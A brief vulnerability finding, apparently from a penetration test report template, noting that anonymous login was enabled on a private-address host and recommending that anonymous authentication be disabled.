Description	Anonymous Login was enabled by the system. We were able to connect using the anonymous login providing us a gateway onto the system for further malicious activites
Images	
Affected Hosts	172.22.117.20
Remediation	Disable Anonymous Authentication option.

Add any additional vulnerabilities below.